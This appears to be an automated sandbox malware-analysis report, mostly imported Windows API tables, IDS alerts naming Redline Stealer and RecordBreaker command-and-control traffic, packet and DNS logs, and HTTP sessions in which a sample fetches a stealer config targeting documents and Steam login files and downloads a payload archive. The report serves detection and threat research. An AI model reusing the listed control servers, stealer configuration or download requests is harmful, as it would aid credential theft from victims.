advapi32.dll	RegCloseKey, OpenThreadToken, OpenProcessToken, GetTokenInformation, FreeSid, EqualSid, AllocateAndInitializeSid, AdjustTokenPrivileges
kernel32.dll	WriteFile, WinExec, WaitForSingleObject, TerminateProcess, SystemTimeToFileTime, Sleep, SetFileTime, SetFilePointer, SetErrorMode, SetEndOfFile, ReadFile, OpenProcess, MultiByteToWideChar, LocalFileTimeToFileTime, LoadLibraryA, GlobalFree, GlobalAlloc, GetVersion, GetUserDefaultLangID, GetProcAddress, GetModuleHandleA, GetLocalTime, GetLastError, GetFileTime, GetFileSize, GetExitCodeProcess, GetCurrentThread, GetCurrentProcess, FreeLibrary, FindClose, FileTimeToSystemTime, FileTimeToLocalFileTime, DosDateTimeToFileTime, CompareFileTime, CloseHandle
gdi32.dll	StretchDIBits, StretchBlt, SetWindowOrgEx, SetTextColor, SetStretchBltMode, SetRectRgn, SetROP2, SetPixel, SetDIBits, SetBrushOrgEx, SetBkMode, SetBkColor, SelectObject, SaveDC, RestoreDC, OffsetRgn, MoveToEx, IntersectClipRect, GetStockObject, GetPixel, GetDIBits, ExtSelectClipRgn, ExcludeClipRect, DeleteObject, DeleteDC, CreateSolidBrush, CreateRectRgn, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CombineRgn, BitBlt
user32.dll	WaitMessage, ValidateRect, TranslateMessage, ShowWindow, SetWindowPos, SetTimer, SetParent, SetForegroundWindow, SetFocus, SetCursor, SendMessageA, ScreenToClient, ReleaseDC, PostQuitMessage, OffsetRect, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsIconic, InvalidateRect, GetWindowRgn, GetWindowRect, GetWindowDC, GetUpdateRgn, GetSystemMetrics, GetSystemMenu, GetSysColor, GetParent, GetWindow, GetKeyState, GetFocus, GetDCEx, GetDC, GetCursorPos, GetClientRect, GetCapture, FillRect, ExitWindowsEx, EnumWindows, EndPaint, EnableWindow, EnableMenuItem, DrawIcon, DestroyWindow, DestroyIcon, DeleteMenu, CopyImage, ClientToScreen, BeginPaint, CharLowerBuffA
winmm.dll	timeKillEvent, timeSetEvent
oleaut32.dll	SysAllocStringLen
ole32.dll	OleInitialize

DLL	Import
comctl32.dll	ImageList_Draw, ImageList_SetBkColor, ImageList_Create, InitCommonControls
shell32.dll	SHGetFileInfoA
user32.dll	wvsprintfA, SetWindowLongA, SetPropA, SendMessageA, RemovePropA, RegisterClassA, PostMessageA, PeekMessageA, MessageBoxA, LoadIconA, LoadCursorA, GetWindowTextLengthA, GetWindowTextA, GetWindowLongA, GetPropA, GetClassLongA, GetClassInfoA, FindWindowA, DrawTextA, DispatchMessageA, DefWindowProcA, CreateWindowExA, CallWindowProcA
gdi32.dll	GetTextExtentPoint32A, GetObjectA, CreateFontIndirectA, AddFontResourceA
kernel32.dll	WritePrivateProfileStringA, SetFileAttributesA, SetCurrentDirectoryA, RemoveDirectoryA, LoadLibraryA, GetWindowsDirectoryA, GetVersionExA, GetTimeFormatA, GetTempPathA, GetSystemDirectoryA, GetShortPathNameA, GetPrivateProfileStringA, GetModuleHandleA, GetModuleFileNameA, GetFullPathNameA, GetFileAttributesA, GetDiskFreeSpaceA, GetDateFormatA, GetComputerNameA, GetCommandLineA, FindNextFileA, FindFirstFileA, ExpandEnvironmentStringsA, DeleteFileA, CreateFileA, CreateDirectoryA, CompareStringA
advapi32.dll	RegSetValueExA, RegQueryValueExA, RegQueryInfoKeyA, RegOpenKeyExA, RegEnumKeyExA, RegCreateKeyExA, LookupPrivilegeValueA, GetUserNameA
shell32.dll	ShellExecuteExA, ShellExecuteA
cabinet.dll	FDIDestroy, FDICopy, FDICreate
ole32.dll	OleInitialize, CoTaskMemFree, CoCreateInstance, CoUninitialize, CoInitialize
shell32.dll	SHGetSpecialFolderLocation, SHGetPathFromIDListA, SHGetMalloc, SHChangeNotify, SHBrowseForFolderA

Possible Origin

Language of compilation system	Country where language is spoken	Map
Russian	Russia	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.462.204.41.144 49923140962850286 08/05/22-14:34:23.916434	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49923	14096	192.168.2.4	62.204.41.144
192.168.2.445.95.11.158 49933802036934 08/05/22-14:34:25.840824	TCP	2036934	ET TROJAN Win32/RecordBreaker CnC Checkin	49933	80	192.168.2.4	45.95.11.158
192.168.2.431.41.244.134 49916116432850286 08/05/22-14:34:24.803289	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49916	11643	192.168.2.4	31.41.244.134
192.168.2.4103.89.90.614 9846187282850286 08/05/22-14:34:24.042900	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49846	18728	192.168.2.4	103.89.90.61
31.41.244.134192.168.2.4 11643499162850353 08/05/22-14:34:14.261317	TCP	2850353	ETPRO MALWARE Redline Stealer TCP CnC - Id1Response	11643	49916	31.41.244.134	192.168.2.4
192.168.2.462.204.41.144 49923140962850027 08/05/22-14:34:14.202307	TCP	2850027	ETPRO TROJAN RedLine Stealer TCP CnC net.tcp Init	49923	14096	192.168.2.4	62.204.41.144
192.168.2.4103.89.90.614 9846187282850027 08/05/22-14:33:12.660021	TCP	2850027	ETPRO TROJAN RedLine Stealer TCP CnC net.tcp Init	49846	18728	192.168.2.4	103.89.90.61
62.204.41.144192.168.2.4 14096499232850353 08/05/22-14:34:14.364490	TCP	2850353	ETPRO MALWARE Redline Stealer TCP CnC - Id1Response	14096	49923	62.204.41.144	192.168.2.4
192.168.2.431.41.244.134 49916116432850027 08/05/22-14:34:14.097038	TCP	2850027	ETPRO TROJAN RedLine Stealer TCP CnC net.tcp Init	49916	11643	192.168.2.4	31.41.244.134

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
45.95.11.158192.168.2.48 0499332036955 08/05/22-14:34:26.057532	TCP	2036955	ET TROJAN Win32/RecordBreaker CnC Checkin - Server Response	80	49933	45.95.11.158	192.168.2.4
103.89.90.61192.168.2.41 8728498462850353 08/05/22-14:33:28.712091	TCP	2850353	ETPRO MALWARE Redline Stealer TCP CnC - Id1Response	18728	49846	103.89.90.61	192.168.2.4

Network Port Distribution



Total Packets: 64

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 14:32:21.372488976 CEST	49751	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.372545958 CEST	443	49751	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.372629881 CEST	49751	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.372735977 CEST	49752	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.372788906 CEST	443	49752	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.372889042 CEST	49752	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.372989893 CEST	49753	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.373028040 CEST	443	49753	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.373099089 CEST	49753	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.373801947 CEST	49754	443	192.168.2.4	142.250.185.205
Aug 5, 2022 14:32:21.373838902 CEST	443	49754	142.250.185.205	192.168.2.4
Aug 5, 2022 14:32:21.373919964 CEST	49754	443	192.168.2.4	142.250.185.205
Aug 5, 2022 14:32:21.375252008 CEST	49754	443	192.168.2.4	142.250.185.205
Aug 5, 2022 14:32:21.375277996 CEST	443	49754	142.250.185.205	192.168.2.4
Aug 5, 2022 14:32:21.375509977 CEST	49753	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.375540972 CEST	443	49753	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.375741005 CEST	49752	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.375772953 CEST	443	49752	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.376013041 CEST	49751	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.376077890 CEST	443	49751	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.376269102 CEST	49755	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:21.376296997 CEST	443	49755	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:21.376382113 CEST	49755	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:21.376693964 CEST	49755	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:21.376718998 CEST	443	49755	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:21.428056002 CEST	443	49755	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:21.433732033 CEST	443	49754	142.250.185.205	192.168.2.4
Aug 5, 2022 14:32:21.436805964 CEST	49755	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:21.436836958 CEST	443	49755	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:21.437109947 CEST	49754	443	192.168.2.4	142.250.185.205
Aug 5, 2022 14:32:21.437159061 CEST	443	49754	142.250.185.205	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 14:32:21.437336922 CEST	443	49755	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:21.437410116 CEST	49755	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:21.438422918 CEST	443	49755	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:21.438481092 CEST	49755	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:21.442738056 CEST	443	49754	142.250.185.205	192.168.2.4
Aug 5, 2022 14:32:21.442914009 CEST	49754	443	192.168.2.4	142.250.185.205
Aug 5, 2022 14:32:21.458681107 CEST	443	49752	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.458975077 CEST	49752	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.458993912 CEST	443	49752	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.460103989 CEST	443	49752	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.460215092 CEST	49752	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.462048054 CEST	443	49753	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.462359905 CEST	49753	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.462419033 CEST	443	49753	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.463486910 CEST	443	49753	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.463582993 CEST	49753	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.465807915 CEST	443	49751	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.466173887 CEST	49751	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.466236115 CEST	443	49751	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.468573093 CEST	443	49751	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.468707085 CEST	49751	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.789750099 CEST	49754	443	192.168.2.4	142.250.185.205
Aug 5, 2022 14:32:21.789977074 CEST	49755	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:21.790095091 CEST	49752	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.790097952 CEST	443	49754	142.250.185.205	192.168.2.4
Aug 5, 2022 14:32:21.790136099 CEST	443	49755	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:21.790256023 CEST	49753	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.790397882 CEST	49751	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.790540934 CEST	443	49753	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.790545940 CEST	443	49751	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.790580034 CEST	443	49752	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.791465998 CEST	49755	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:21.791476965 CEST	49754	443	192.168.2.4	142.250.185.205
Aug 5, 2022 14:32:21.791496038 CEST	443	49755	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:21.791565895 CEST	443	49754	142.250.185.205	192.168.2.4
Aug 5, 2022 14:32:21.791985035 CEST	49752	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.792006016 CEST	443	49752	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.792283058 CEST	49753	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.792345047 CEST	443	49753	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.792603016 CEST	49751	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.792654991 CEST	443	49751	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.819911003 CEST	443	49752	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.820031881 CEST	49752	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.820162058 CEST	443	49755	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:21.820255995 CEST	49755	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:21.820259094 CEST	443	49755	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:21.820322037 CEST	49755	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:21.821381092 CEST	443	49751	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.821543932 CEST	49751	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.823981047 CEST	443	49753	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.824054956 CEST	49753	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.839411020 CEST	443	49754	142.250.185.205	192.168.2.4
Aug 5, 2022 14:32:21.839484930 CEST	49754	443	192.168.2.4	142.250.185.205
Aug 5, 2022 14:32:21.839504004 CEST	443	49754	142.250.185.205	192.168.2.4
Aug 5, 2022 14:32:21.839591980 CEST	443	49754	142.250.185.205	192.168.2.4
Aug 5, 2022 14:32:21.839641094 CEST	49754	443	192.168.2.4	142.250.185.205
Aug 5, 2022 14:32:21.840276003 CEST	49755	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:21.840317011 CEST	443	49755	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:21.843751907 CEST	49752	443	192.168.2.4	148.251.234.83

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 14:32:21.843782902 CEST	443	49752	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.844854116 CEST	49751	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.844897032 CEST	443	49751	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.846579075 CEST	49753	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:21.846600056 CEST	443	49753	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:21.849201918 CEST	49754	443	192.168.2.4	142.250.185.205
Aug 5, 2022 14:32:21.849220991 CEST	443	49754	142.250.185.205	192.168.2.4
Aug 5, 2022 14:32:22.076026917 CEST	49758	443	192.168.2.4	148.251.234.83
Aug 5, 2022 14:32:22.076096058 CEST	443	49758	148.251.234.83	192.168.2.4
Aug 5, 2022 14:32:22.076215982 CEST	49758	443	192.168.2.4	148.251.234.83

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 14:32:21.347501040 CEST	62099	53	192.168.2.4	8.8.8.8
Aug 5, 2022 14:32:21.349323034 CEST	53775	53	192.168.2.4	8.8.8.8
Aug 5, 2022 14:32:21.351135015 CEST	54800	53	192.168.2.4	8.8.8.8
Aug 5, 2022 14:32:21.366189957 CEST	53	62099	8.8.8.8	192.168.2.4
Aug 5, 2022 14:32:21.368597984 CEST	53	54800	8.8.8.8	192.168.2.4
Aug 5, 2022 14:32:21.374886990 CEST	53	53775	8.8.8.8	192.168.2.4
Aug 5, 2022 14:32:23.651686907 CEST	56076	53	192.168.2.4	8.8.8.8
Aug 5, 2022 14:32:23.669234991 CEST	53	56076	8.8.8.8	192.168.2.4
Aug 5, 2022 14:32:42.977080107 CEST	57603	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:43.003285885 CEST	443	57603	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:43.003736019 CEST	57603	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:43.029711962 CEST	443	57603	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:43.029777050 CEST	443	57603	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:43.029815912 CEST	443	57603	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:43.029855967 CEST	443	57603	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:43.068536997 CEST	57603	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:43.087323904 CEST	443	57603	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:43.087374926 CEST	443	57603	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:43.099843979 CEST	57603	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:43.103905916 CEST	57603	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:43.202100992 CEST	57603	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:43.202518940 CEST	57603	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:43.237045050 CEST	443	57603	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:43.245820999 CEST	443	57603	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:43.248542070 CEST	443	57603	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:43.248603106 CEST	443	57603	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:43.248635054 CEST	443	57603	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:43.271615982 CEST	57603	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:43.271914959 CEST	57603	443	192.168.2.4	142.250.186.110
Aug 5, 2022 14:32:43.278515100 CEST	443	57603	142.250.186.110	192.168.2.4
Aug 5, 2022 14:32:43.283025026 CEST	57603	443	192.168.2.4	142.250.186.110

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 14:32:21.347501040 CEST	192.168.2.4	8.8.8.8	0xf63f	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:21.349323034 CEST	192.168.2.4	8.8.8.8	0xa874	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:21.351135015 CEST	192.168.2.4	8.8.8.8	0x9ff9	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:23.651686907 CEST	192.168.2.4	8.8.8.8	0xc3a8	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 14:32:21.366189957 CEST	8.8.8.8	192.168.2.4	0xf63f	No error (0)	iplogger.org		148.251.234.83	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:21.368597984 CEST	8.8.8.8	192.168.2.4	0x9ff9	No error (0)	accounts.google.com		142.250.185.205	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:21.374886990 CEST	8.8.8.8	192.168.2.4	0xa874	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 14:32:21.374886990 CEST	8.8.8.8	192.168.2.4	0xa874	No error (0)	clients.l.google.com		142.250.186.110	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:23.669234991 CEST	8.8.8.8	192.168.2.4	0xc3a8	No error (0)	iplogger.org		148.251.234.83	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- clients2.google.com
- accounts.google.com
- iplogger.org
- https:
- 45.159.248.53

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49755	142.250.186.110	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49754	142.250.185.205	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49783	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49791	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49803	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49809	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49794	45.159.248.53	80	C:\Program Files (x86)\Company\NewProduct\real.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 14:32:32.867432117 CEST	1483	OUT	GET /1571 HTTP/1.1 Host: 45.159.248.53
Aug 5, 2022 14:32:33.004527092 CEST	1484	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:32 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 63 31 0d 0a 31 2c 31 2c 31 2c 31 2c 30 2c 36 37 64 36 30 32 38 62 65 61 66 61 65 65 62 31 62 34 39 62 31 34 65 31 38 33 38 66 39 62 32 31 2c 31 2c 31 2c 31 2c 31 2c 32 35 30 2c 44 65 66 61 75 6c 74 3b 25 44 4f 43 55 4d 45 4e 54 53 25 5c 3b 2a 2e 74 78 74 3b 35 30 3b 74 72 75 65 3b 6d 6f 76 69 65 73 3a 6d 75 73 69 63 3a 6d 70 33 3a 65 78 65 3b 53 54 45 41 4d 3b 25 50 52 4f 47 52 41 4d 46 49 4c 45 53 5f 38 36 25 5c 53 74 65 61 6d 5c 3b 2a 6c 6f 67 69 6e 75 73 65 72 73 2e 76 64 66 2a 2e 2a 3b 34 30 30 30 3b 66 61 6c 73 65 3b 6d 6f 76 69 65 73 3a 6d 75 73 69 63 3a 6d 70 33 3a 65 78 65 3b 0d 0a 30 0d 0a 0d 0a Data Ascii: c11,1,1,1,0,67d6028beafaeeb1b49b14e1838f9b21,1,1,1,1,250,Default;%DOCUMENTS%\;*.txt;50;true;movies:music:mp3:exe;STEAM;%PROGRAMFILES_86%\Steam\;*loginusers.vdf*.*;4000;false;movies:music:mp3:exe;0
Aug 5, 2022 14:32:33.050107002 CEST	1484	OUT	GET /6925953557.zip HTTP/1.1 Host: 45.159.248.53 Cache-Control: no-cache
Aug 5, 2022 14:32:33.088181973 CEST	1485	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:33 GMT Content-Type: application/zip Content-Length: 3642574 Last-Modified: Mon, 04 Jul 2022 10:49:28 GMT Connection: keep-alive ETag: "62c2c5b8-3794ce" Accept-Ranges: bytes Data Raw: 50 4b 03 04 14 00 00 00 08 00 10 6e 55 53 4b 12 b5 9b fc b5 00 00 48 47 01 00 10 00 1c 00 76 63 72 75 6e 74 69 6d 65 31 34 30 2e 64 6c 6c 55 54 09 00 03 b0 6f 71 61 b0 6f 71 61 75 78 0b 00 01 04 00 00 00 00 04 00 00 00 00 ec fd 0b 40 54 d5 bb 38 0c ef 61 06 18 71 60 46 05 45 45 1d 15 6f e1 65 98 e1 3e c3 55 06 f1 82 0e 22 e0 0d 11 b9 38 20 02 c1 1e d4 14 45 07 ca 71 37 e5 af ac ac ac 34 ad 9f 95 95 95 99 99 19 88 09 98 29 5e 32 4b 2b 34 aa 4d 43 8a 4a 80 4a ce f7 3c 6b ef 81 01 c5 73 ce ff 7d cf 7b be f7 fb 0e ba f6 65 5d 9e f5 ac 67 3d b7 b5 f6 5a 6b e2 16 6e a5 84 14 45 89 20 58 ad 14 75 88 e2 fe 22 a8 ff f8 af 19 82 db 88 c3 6e d4 81 3e df 8e 3c 24 98 f5 ed c8 79 fa ec 22 79 41 61 fe f2 c2 b4 95 f2 f4 b4 bc bc 7c 5a be 2c 53 5e 68 c8 93 67 e7 c9 a3 e7 24 c8 57 e6 67 64 4e 76 75 75 f1 e6 61 08 ee ec 9e ad dd fe ed 30 5b b8 29 1a 35 6c 1a dc 67 d5 2f 19 36 9b c4 9d 1a 96 0b f7 1d 77 6b bd 12 c9 fd b4 57 12 b9 d7 78 45 92 fb d7 5e a9 e4 fe ad 57 34 b9 2b 87 71 f7 33 e4 7d 6e 76 ba 1e e1 da 70 d6 69 29 6a 96 c0 91 92 04 8d 5b 60 8b ab a7 46 8d ec 2b 70 eb 4b fd 09 2f 72 3e f2 03 08 32 82 21 45 9e f0 d9 81 a2 9c e0 e6 42 71 77 8e 50 02 42 bc 23 fd 1c 80 8e 11 91 a4 90 8c 2b c2 dd b9 db 7e 20 96 7b 1f 8a aa 90 09 a8 a7 31 52 2e a0 c4 22 3b 62 8a 05 54 6c 38 dc 15 02 6a 1b 54 b0 7f 04 45 05 3d 82 f6 ec 88 1e 7d 04 70 8f 3c 22 ff 64 3a 73 35 0d f7 e3 8d 3c 42 d8 56 51 f7 3c d0 f4 a5 93 33 d2 e8 34 78 8e 76 e2 db 0e 6d a6 ae 77 cf 07 f5 56 4c ce e6 32 1e 72 e4 ea 26 04 69 7e 20 5f c4 e4 c2 a2 c2 74 6c 9e 88 6b 33 c9 d7 fa b0 7c 99 b9 f9 90 11 db 8e 34 a0 24 70 ef 78 20 5f d4 23 9a f8 bf 7f ff 07 7f 05 63 e1 52 07 17 41 33 3e 6d 1d 07 97 88 f1 18 f7 18 26 fb 40 d0 e1 65 2b 5e 76 e2 65 3f 5e 2a f0 52 87 17 f9 44 b8 28 f0 12 81 97 7a bc c8 26 61 2a 5e a8 c9 f8 8a 97 a5 78 69 56 62 09 3f 4c 40 e6 56 04 23 bc 10 7c d5 e0 13 5e a8 50 2c 11 86 25 f0 52 81 97 7a bc 50 28 1d a5 78 59 1a 81 88 47 63 02 5e 28 2d 56 8e 97 02 f2 14 83 38 e3 65 29 5e b6 e2 85 9a 86 f5 e2 25 02 2f 4b f1 a2 98 8e f0 66 22 a6 78 69 c6 0b 35 0b f3 e1 25 02 2f a5 e4 35 0e d1 c0 4b c1 3b 18 87 97 ad 78 d9 8f 97 0a f2 f4 2e e6 7b 0f 81 e2 25 02 2f 4b f1 52 40 5e f7 61 09 bc d4 e1 85 68 96 f1 70 11 b4 e3 45 b4 1f 2e 8a fd 08 0a 2f e2 8f b0 ec c7 48 6c bc c8 3f 41 a0 78 89 c7 cb 8b 78 a1 3e 85 12 05 07 91 4c 5f 20 0d ea 10 fc 59 7c fd 1e 9f ae 60 63 7e c2 b2 bf 20 a8 7a c4 e0 37 c4 05 2f 4b 7f 87 b2 3b f1 52 f7 3b 26 b0 08 0a 55 81 ce 82 55 5a 1e e0 0f d4 7e a5 72 4a 06 99 64 0a 07 81 ac 14 02 c5 75 b6 6c af 3b 25 6b 80 20 f7 a0 64 b2 a1 94 cc 1b 42 04 84 79 10 68 08 fb 20 fe 10 84 0a 08 a7 20 5c 82 d0 00 a1 19 02 35 90 92 49 20 b8 43 f0 82 30 1e 82 1f 84 b0 81 9c d6 8c 80 7b 2c 04 1d 84 79 10 e6 43 58 0c 61 29 84 0c 08 7a 08 b9 10 56 43 58 07 a1 14 42 19 84 cd 10 9e 86 b0 15 c2 36 08 db 21 ec 80 b0 13 c2 1e 08 7b 21 ec 83 b0 1f c2 01 08 87 20 1c 81 50 01 e1 38 84 1a 08 a7 20 d4 41 b8 00 e1 12 84 2b 10 ea 21 34 40 60 21 34 41 68 86 d0 82 b8 0e 82 76 40 70 87 20 87 10 04 21 1a c2 7c 08 ab 21 6c 87 70 08 c2 25 08 ed 10 bc 3c 21 0f 84 c5 10 d6 41 d8 03 a1 02 42 1d 84 0b 10 ae 40 68 82 20 1b 4c c9 3c 21 78 43 f0 83 a0 83 50 00 61 3b 84 0a 08 2c 04 f7 21 d0 27 10 e6 41 58 0d 61 0f 84 3a 08 4d 10 3a 86 70 b4 4c cc 5b 91 97 bf 2a 4f 9e b9 3a 3d b3 80 ce ce cf 03 da 2e 4b cb Data Ascii: PKnUSKHGvcruntime140.dllUToqaoqaux@T8aq`FEEoe>U"8 Eq74)^2K+4MCJJ<ks}{e]g=ZknE Xu"n><$y"y Aa\|Z,S^hg$WgdNvuua0[)5lg/6wkWxE^W4+q3}nvpi)j[`F+pK/r>2!EBqwPB#+~ {1R.";bTl8jTE=}p<"d:s5<BVQ<34xvmwVL 2r&i~ _tlk3|4$px 